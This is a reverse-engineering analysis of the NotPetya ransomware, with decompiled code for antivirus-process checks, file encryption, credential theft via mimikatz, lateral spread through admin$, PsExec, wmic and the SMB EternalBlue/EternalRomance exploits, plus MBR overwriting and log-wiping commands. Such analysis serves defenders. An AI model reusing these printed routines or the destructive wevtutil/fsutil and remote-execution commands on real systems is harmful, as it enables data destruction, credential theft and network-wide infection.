Malware used for Massive Coordinated Cyber Invasion in Ukraine

“Petya” - ”NotPetya” reverse analysis

Summary

The sample has Crypto-locker functionality, it encrypts files with certain extensions and then – rewrites MBR (Master Boot Record), cleans logs (event logs), makes restart and after - shows ransom message.

The sample gets authentication data using “CredEnumerate” function and "mimikatz” utility. Credential data is used to propagate over the network, connecting to “admin$” resource, “PsExec.exe” utility and wmic.exe (WMI). Also sample is trying to exploit “SMB EternalBlue (CVE-2017-0144)” and “EternalRomance (CVE-2017-0145)” vulnerabilities.

When launched the sample is verifying the presence of the file «C:\Windows\perfc». If file exists the malware stops.

Malware also checks the list of running processes and calculates checksum value for each running process. It compares checksums with the following constants: 0x2E214B44, 0x6403527E, 0x651B3005 if match found, the mallware will not infect MBR and will not propagate.

Running Processes Checkup

The sample has 3 hash values that belong to the processes names (0x2E214B44, 0x6403527E, 0x651B3005). If these processes are identified the malware will not infect MBR and will not propagate inside the network. Special algorithm is used to calculate hash values:

```
v9 = 0x12345678;
v0 = 0;
v1 = wcslen(pe.szExeFile);
do
{
  v2 = 0;
  if ( v1 )
  {
    v3 = v0;
    do
    {
      v4 = (char *)&v9 + (v3 & 3);
      v5 = (*v4 ^ LOBYTE(pe.szExeFile[v2++])) - 1;
      ++v3;
      *v4 = v5;
    }
    while ( v2 < v1 );
  }
  ++v0;
}
while ( v0 < 3 );
if ( v9 == 0x2E214B44 )
{
  v10 &= 0xFFFFFFF7;
}
else if ( v9 == 0x6403527E || v9 == 0x651B3005 )
{
  v10 &= 0xFFFFFFFB;
}
```

The processes that correspond to the identified hashes are:

0x2E214B44 – «avp.exe» – it's Kaspersky AntiVirus - Kaspersky Internet Security;
0x6403527E – «ccSvcHst.exe» – Symantec Service Framework;
0x651B3005 – «NS.exe» – Norton Security.

```
Process: 'avp.exe' -> '0x2e214b44'
-> Hash is one of 0x2E214B44, 0x6403527E or 0x651B3005
Process: 'ccSvcHst.exe' -> '0x6403527e'
-> Hash is one of 0x2E214B44, 0x6403527E or 0x651B3005
Process: 'NS.exe' -> '0x651b3005'
-> Hash is one of 0x2E214B44, 0x6403527E or 0x651B3005
```

Also, sample stops operating if detects file «C:\Windows\perfc» -- this a mechanism to prevent infection of already infected PC.

Files encryption

Sample encrypts files with the following extensions: .3ds .7z .accdb .ai .asp .aspx .avhd .back .bak .c .cfg .conf .cpp .cs .ctl .dbf .disk .djvu .doc .docx .dwg .eml .fdb .gz .h .hdd .kdbx .mail .mdb .msg .nrg .ora .ost .ova .ovf .pdf .php .pmf .ppt .pptx .pst .pvi .py .pyc .rar .rtf .sln .sql .tar .vbox .vbs .vcb .vdi .vfd .vmc .vmdk .vmsd .vmx .vsdx .vsv .work .xls .xlsx .xvd .zip

```
if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
{
  v5 = (struct _WIN32_FIND_DATAW *)PathFindExtensionW(FindFileData.cFileName);
  if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
  {
    wsprintfW(&v10, L"%ws.", v5);
    if ( StrStrIW(
           L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb."
            "gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.s"
            "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.",
           &v10) )
    {
      encrypt_file__sub_1000189A(&FileName, a3);
    }
  }
}
else if ( !StrStrIW(L"C:\\Windows;", &FileName) )
{
  encrypt_files_in_directory__sub_10001973(&FileName, a2 - 1, a3);
}
```

Encryption Key is unique for each disk. After files encryption is finished it gets encrypted with adversaries Public Key which could be found in the sample and stored in “README.TXT” file.

```
v2 = (const BYTE *)LocalAlloc(0x40u, pcbBinary);
if ( v2 )
{
  if ( CryptStringToBinaryW(
         L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWV/uHB0ZrlQ/wcYJBwLhQ9EqJ3iD"
          "qmN190o7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EYOPXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+C"
          "XsPwfITDbDDmdrRIiUEUw6o3pt5pNOskfOJbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EZjK+cIiFlKeWndP0XfRCYXI9AJY"
          "CeaOu7CXF6U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB",
         0,
         1u,
         (BYTE *)v2,
         &pcbBinary,
         0,
         0) )

if ( wrap_CryptGenKey__sub_10001B4E((int)lpThreadParameter) )
{
  encrypt_files_in_directory__sub_10001973((LPCWSTR)lpThreadParameter, 15, (int)lpThreadParameter);
  save_key_to_README_TXT__sub_10001D32((LPCWSTR)lpThreadParameter);
  CryptDestroyKey(*((_DWORD *)lpThreadParameter + 5));
}
CryptReleaseContext(*((_DWORD *)lpThreadParameter + 2), 0);
```

Public Key in Base64:
MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURW
V/uHB0ZrlQ/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12E
YOPXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwfITDbDDmdrRIiUEUw6o3pt5pNOskf
OJbMan2TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EZjK+cIiFlKeWndP0XfRCYXI9AJYCeaOu7CXF6U0A
VNnNjvLeOn42LHFUK4o6JwIDAQAB

Credentials acquisition

The sample is attempting to get credentials using CredEnumerate (data is searched for the names search commencing with «TERMSRV/»).


```
v12 = 0;
v13 = 0;
v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
  v1 = 0;
  v10 = 0;
  if ( v13 > 0 )
  {
    while ( 1 )
    {
      v2 = v12 + 4 * v1;
      v3 = *(_DWORD *)v2;
      v4 = *(char **)(*(_DWORD *)v2 + 8);
      if ( v4 )
      {
        v11 = 8;
        v5 = L"TERMSRV/";
        v6 = *(const wchar_t **)(*(_DWORD *)v2 + 8);
        while ( *v6 == *v5 )
        {
          ++v6;
          ++v5;
          if ( !--v11 )
          {
            v7 = 0;
            goto LABEL_8;
          }
```

Malware also uses “mimikatz” utility for credentials exfiltration. The sample executes “mimikatz” and then reads output from the named pipe.

```
if ( StringFromCLSID(&pguid, &lpsz) >= 0 )
{
  if ( write_to_file__sub_100073AE((const WCHAR *)v25, &TempFileName, lpMem) )
  {
    wsprintfW(&Parameter, L"\\\\.\\pipe\\%ws", lpsz);
    hThread = CreateThread(0, 0, parse_output__sub_100073FD, &Parameter, 0, 0);
    if ( hThread )
    {
      ProcessInformation.hProcess = 0;
      ProcessInformation.hThread = 0;
      ProcessInformation.dwProcessId = 0;
      ProcessInformation.dwThreadId = 0;
      memset(&Dst, 0, 0x44u);
      v18 = 0;
      Dst = 68;
      wsprintfW(&CommandLine, L"\"%ws\" %ws", &TempFileName, &Parameter);
      if ( CreateProcessW(
```

Spreading out in the Network

When received credentials have been used to spread out the malware in the infrastructure.



Malware is calling system functions (GetExtendedTcpTable, GetIpNetTable, NetServerEnum, WNetEnumResource, DhcpEnumSubnets, DhcpEnumSubnetClients) to generate network hosts list.


```
v1 = 0;
v2 = LoadLibraryW(L"iphlpapi.dll");
hLibModule = v2;
if ( v2 )
{
  v3 = GetProcAddress(v2, "GetExtendedTcpTable");
  if ( v3 )
  {
    v13 = 0x100000;
    v4 = GetProcessHeap();
    v5 = (char *)HeapAlloc(v4, 8u, 0x100000u);
    v12 = v5;
    if ( v5 )
    {
      v6 = ((int (__stdcall *)(char *, int *, _DWORD, signed int, signed int, _DWORD))v3)(v5, &v13, 0, 2, 1, 0);

if ( !GetIpNetTable(v5, &SizePointer, 0) )
{
  v10 = 1;
  v12 = 0;
  if ( v5->dwNumEntries > 0 )
  {
    v9 = 3;
    v6 = (int)&v5->table[0].dwAddr + 2;
    do
    {
      if ( !memcmp((const char *)(v6 + 2), (const char *)&v9, 4) )
      {
        wsprintfW(&v8, L"%u.%u.%u.%u", *(_BYTE *)(v6 - 2), *(_BYTE *)(v6 - 1), *(_BYTE *)v6, *(_BYTE *)(v6 + 1));
        sub_10006FC7((char *)&v8, 0, a1);

bufptr = 0;
entriesread = 0;
totalentries = 0;
resume_handle = 0;
v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
  domaina = 0;
}

GetComputerNameExW(ComputerNamePhysicalNetBIOS, &Buffer, &nSize);
if ( !DhcpEnumSubnets(&Buffer, &ResumeHandle, 0x400u, &EnumInfo, &ElementsRead, &ElementsTotal) )
{
  v14 = EnumInfo->NumElements;
  if ( v14 > 0 )
  {
    do
    {
      if ( !DhcpGetSubnetInfo(0, EnumInfo->Elements[v1], &SubnetInfo)
        && SubnetInfo->SubnetState == DhcpSubnetEnabled
        && !DhcpEnumSubnetClients(0, EnumInfo->Elements[v1], &v18, 0x10000u, &ClientInfo, &ClientsRead, &ClientsTotal) )
```

Malware connects to the admin$ ...


```
wsprintfW(&Name, L"\\\\%s\\admin$", a1);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70((int)&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a1, &v23);
while ( 1 )
{
  pszPath = 0;
  v11 = v4;
  v18 = WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
```

… and uses PsExec and wmic.exe to launch itself on the network hosts

```
if ( v4 && PathFileExistsW(v3) )
{
  v8 = wsprintfW(a2, L"%s \\\\%s -accepteula -s ", v3, a3);
  v9 = wsprintfW(&a2[v8], L"-d C:\\Windows\\System32\\rundll32.exe \"C:\\Windows\\%s\",#1 ", &v14) + v8;
  v10 = sub_10006BB0(&Src) + 1;
```




```
  PathAppendW(v5, L"wbem\\wmic.exe");
  if ( !PathFileExistsW(v5) )
  {
LABEL_10:
    *a2 = 0;
    *v5 = 0;
    return v6;
  }
  v7 = wsprintfW(a2, L"%s /node:\"%ws\" /user:\"%ws\" /password:\"%ws\" ", v5, a3, a4, a5);
  v8 = wsprintfW(
         &a2[v7],
         L"process call create \"C:\\Windows\\System32\\rundll32.exe \\\"C:\\Windows\\%s\\\" #1 ",
         &v13)
     + v7;
  sub_10006BB0(&v12);
```



Malware is also trying to exploit “SMB EternalBlue (CVE-2017-0144)” and “EternalRomance (CVE-2017-0145)” vulnerabilities.

```
result = HeapAlloc_in_ProcessHeap__sub_10001000(0x24u);
v9 = result;
if ( result )
{
  result[1] = htons(a1 - 4);
  v9[8] = a2;
  *((_WORD *)v9 + 7) = a3;
  *((_WORD *)v9 + 8) = a4;
  *((_WORD *)v9 + 14) = a5;
  *((_WORD *)v9 + 15) = a6;
  *((_WORD *)v9 + 16) = a7;
  *((_WORD *)v9 + 17) = a8;
  *((_DWORD *)v9 + 1) = 'BMS\xFF';
  v9[13] = 0x18;
  result = v9;
}
return result;
```


```
if ( v2 == 1 )
{
  *((_BYTE *)v3 + 8) = 3;
  *((_BYTE *)v3 + 40) = 3;
  *((_DWORD *)v3 + 40) = 0xFFD000B0;
  *((_DWORD *)v3 + 41) = -1;
  *((_DWORD *)v3 + 42) = 0xFFD000B0;
  *((_DWORD *)v3 + 43) = -1;
  *((_DWORD *)v3 + 48) = 0xFFDFF0C0;
  *((_DWORD *)v3 + 49) = 0xFFDFF0C0;
  *((_DWORD *)v3 + 99) = 0xFFDFF190;
  *((_DWORD *)v3 + 101) = 0xFFDFF1F0;
  *((_DWORD *)v3 + 118) = 0xFFD001F0;
  *((_DWORD *)v3 + 119) = -1;
  *((_DWORD *)v3 + 122) = 0xFFD00200;
  *((_DWORD *)v3 + 123) = -1;
  v5 = 0;
  do
  {
    *((_BYTE *)v3 + v5 + 497) = exploit_buffer__byte_100123B0[v5] ^ 0xCC;
    ++v5;
  }
  while ( v5 < 0x977 );
```

MBR overwriting, logs cleanup and restart

Malware overwrites MBR writing to the file \\.\PhysicalDrive0.

```
v0 = CreateFileA("\\\\.\\PhysicalDrive0", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
  DeviceIoControl(v0, 0x70000u, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0);
  lpBuffer = LocalAlloc(0, 10 * v3);
  if ( lpBuffer )
  {
    DeviceIoControl(v0, 0x90020u, 0, 0, 0, 0, &BytesReturned, 0);
    WriteFile(v0, lpBuffer, 10 * v3, &BytesReturned, 0);
    LocalFree((HLOCAL)lpBuffer);
  }
  CloseHandle(v0);
  result = 1;
}
```

Before restart, malware cleans logs by executing the following command: wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D C:




Restart is executed by calling the following functions: NtRaiseHardError, InitiateSystemShutdownExW and ExitWindowsEx.


```
Sleep(60000 * a1);
wsprintfW(
  &v15,
  L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
  pszPath);
v16 = 0;
run_via_cmd_exe__sub_100083BD((int)&v15, 3);
if ( privilege_mask__dword_1001F144 & 1 )
{
  v12 = GetModuleHandleA("ntdll.dll");
  if ( v12 )
  {
    v13 = GetProcAddress(v12, "NtRaiseHardError");
    if ( v13 )
      ((void (__stdcall *)(signed int, _DWORD, _DWORD, _DWORD, signed int, HANDLE *))v13)(
        -1073740976,
        0,
        0,
        0,
        6,
        &Thread);
  }
  if ( !InitiateSystemShutdownExW(0, 0, 0, 1, 1, 0x80000000) )
    ExitWindowsEx(6u, 0);
}
```

Also, the following task is being created in a scheduler: “shutdown.exe /r /f”.

```
if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
  if ( is_OS_version_more_than_5__sub_10008494() )
  {
    v4 = L"/RU \"SYSTEM\" ";
    if ( !(privilege_mask__dword_1001F144 & 4) )
      v4 = (const wchar_t *)&unk_10014388;
    wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
  }
  else
  {
    wsprintfW(&v6, L"at %02d:%02d %ws", v3, v2, &Buffer);
  }
  v7 = 0;
  v0 = run_via_cmd_exe__sub_100083BD((int)&v6, 0);
}
```

Logs track of the analyzed sample:





Conclusions:

This is the first example of the cyberweapon which simultaneously uses such instruments as mimikatz, PsExec, wmic, vulnerabilities SMB, MBR overwrite, logs cleanup, file encryption. We believe that discovery of such a cyber weapon will serve as a wake up call for those who didn't believe that cyberspace becomes a real battlefield worldwide.

An integral part of malware's functionality was to examine if three particular processes of antiviruses of Kaspersky, Norton Security and Symantec antiviruses were running and if yes – to stop. The assumption that malware developers could not bypass antivirus protection that corresponds to the above-mentioned processes does not seem credible. The question is still open what goal did adversaries have to create such a functionality?

It could be the case that the processes with names revealed by our reverse analysis were used to leave back doors or Sleeper Agents (in ThreatSCALE™ terminology). Next generations of this cyber weapon may carry names of different processes for the same purpose.

We assume that adversaries pursued five main goals:

- clean up stage of the previous APT attacks
- demonstration of cyber power and training execution of Massive Coordinated Cyber Invasion (MCCI)
- testing new cyber weaponry and security capabilities, especially the speed of response and recovery
- Preparation to the next targeted cyberattack or MCCI
- training execution of MCCI in combination with other elements of hybrid war